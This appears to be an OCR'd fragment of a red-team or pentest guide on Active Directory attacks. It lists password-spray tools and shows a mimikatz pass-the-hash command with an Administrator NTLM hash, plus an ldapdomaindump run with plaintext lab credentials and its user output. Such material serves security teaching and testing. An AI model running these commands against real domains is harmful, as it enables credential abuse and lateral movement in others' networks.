
PASSWORD SPRAY ATTACK




Tools Used in Password Spray Attack:

- **Hydra:** A fast and flexible password-cracking tool that supports multiple protocols, including SMB, RDP, and HTTP.
- **Medusa:** A parallel login brute-forcer supporting various protocols, used for spraying attacks on AD services.
- **PowerShell:** Built-in scripting tool for automating password spray attacks via cmdlets like Invoke-Command.
- **CrackMapExec (CME):** A popular post-exploitation tool for SMB and RDP, useful for spraying passwords across AD environments.

PASS-THE-PASSWORD & PASS-THE-HASH ATTACK







```
mimikatz # sekurlsa::pth /user:Administrator /ntlm:80c8904a68aa5fef1787b987d55b3d52 /domain:contoso.com
user    : Administrator
domain  : contoso.com
program : cmd.exe
impers. : no
NTLM    : 80c8904a68aa5fef1787b987d55b3d52
  |  PID  3220
  |  TID  4316
  |  LSA Process is now R/W
  |  LUID 0 ; 886458 (00000000:000d86ba)
  \_ msv1_0   - data copy @ 000001B656260900 : OK !
  \_ kerberos - data copy @ 000001B656B05F28
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001B656A7DE08 (32) -> null

mimikatz #
```

AD ENUMERATION

ATTACKS

LDAPDOMAINDUMP & BLOODHOUND






Connecting ldapdomaindump with the AD domain controller

```
root@100SECURITY:/ldapdomaindump#
root@100SECURITY:/ldapdomaindump# python3 ldapdomaindump -u 100security\\marcos
-p P@ssw0rd -m dc-2008.100security.local
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
root@100SECURITY:/ldapdomaindump#
```

```
root@100SECURITY:/ldapdomaindump# cat domain_users.json | jq
[
  {
    "attributes": {
      "cn": [
        "Kevin Mitnick"
      ],
      "description": [
        "Mitnick Security"
      ],
      "lastLogon": [
```

ldapdomaindump output :




Domain users

